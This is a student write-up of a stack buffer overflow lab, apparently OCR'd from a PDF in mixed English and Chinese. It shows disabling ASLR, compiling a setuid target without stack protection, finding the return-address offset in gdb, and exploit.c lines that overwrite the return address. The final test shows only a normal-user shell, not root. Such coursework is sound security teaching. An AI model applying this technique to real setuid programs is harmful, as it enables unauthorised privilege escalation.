


## Lab 2.3 Buffer Overflow Vulnerability

### 1. Initial setup. Disable Address Space Randomization.

```
yujiekong@yujie-linux:~/Desktop$ su root
Password:
root@yujie-linux:/home/yujiekong/Desktop# sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
root@yujie-linux:/home/yujiekong/Desktop#
```

### 2. Create Vulnerable Program

使用vi创建stack.c文件:



3. **Compile the Vulnerable Program and make it set-root-uid.** You can achieve this by compiling it in the root account, and chmod the executable to 4755:

使用32位编译:

```
root@yujie-linux:/home/yujiekong/Desktop# gcc -m32 -g -z execstack -fno-stack-protector -o stack stack.c
root@yujie-linux:/home/yujiekong/Desktop# chmod 4755 stack
root@yujie-linux:/home/yujiekong/Desktop# exit
exit
```

4. **Complete the vulnerability code.** We provide you with a partially completed exploit code called "exploit.c". The goal of this code is to construct contents for "badfile". In this code, the shellcode is given to you. You need to develop the rest.

为了实现任务，我覆盖缓冲区的内容和返回地址，下面通过gdb实现：

- 使用 `gdb stack`，使用 `disass bof` 命令来查看bof函数的汇编代码
  - buffer地址：0x000011e8，寄存器eax。
  - buffer偏移量：函数返回地址减去buffer开始地址

The screenshot shows the Visual Studio Code editor with a file named `exploit.c` open. The code is a C program that creates a file containing code for launching a shell. The code is as follows:

```
1 /*exploit.c*/
2 /*A program that creates a file containing code for launching shell*/
3 #include <stdlib.h>
4 #include <stdio.h>
5 #include <string.h>
```

The GDB terminal shows the output of the `disass bof` command, displaying the assembly code for the `bof` function. The assembly code is as follows:

```
Dump of assembler code for function bof:
0x000011cd <+0>:    push    %ebp
0x000011ce <+1>:    mov     %esp,%ebp
0x000011d0 <+3>:    push    %ebx
0x000011d1 <+4>:    sub     $0x14,%esp
0x000011d4 <+7>:    call   0x1284 <__x86.get_pc_thunk.ax>
0x000011d9 <+12>:   add     $0x2df3,%eax
0x000011de <+17>:   sub     $0x8,%esp
0x000011e1 <+20>:   push    0x8(%ebp)
0x000011e4 <+23>:   lea     -0x14(%ebp),%edx
0x000011e7 <+26>:   push    %edx
0x000011e8 <+27>:   mov     %eax,%ebx
0x000011ea <+29>:   call   0x1060 <strcpy@plt>
0x000011ef <+34>:   add     $0x10,%esp
0x000011f2 <+37>:   mov     $0x1,%eax
0x000011f7 <+42>:   mov     -0x4(%ebp),%ebx
0x000011fa <+45>:   leave
0x000011fb <+46>:   ret
End of assembler dump.
(gdb) █
```

- `b *bof+27` 设置断点，通过 `run` 运行，到达断点时使用 `(gdb) i r eax`、`(gdb) i r esp` 查看 `eax`、`esp` 寄存器地址，获得：
  - `buffer` 地址：`0xffffcc37`
  - `buffer` 偏移量：24
- 在 `exploit.c` 中覆盖缓冲区：

```
*((long *) (buffer + 24)) = 0xffffcc37 + 0x100;
memcpy(buffer + 0x100, code, sizeof(code) - 1);
```

5. After you finish the above program, compile and run it. This will generate the contents for "badfile". Then run the vulnerable program `stack`. If your exploit is implemented correctly, you should be able to get a root shell

6. Test the result. Type as follow:

效果如下:

```
● yujiekong@yujie-linux:~/Desktop$ gcc -o exploit exploit.c
● yujiekong@yujie-linux:~/Desktop$ ./exploit
○ yujiekong@yujie-linux:~/Desktop$ ./stack
$ whoami
yujiekong
$ █
```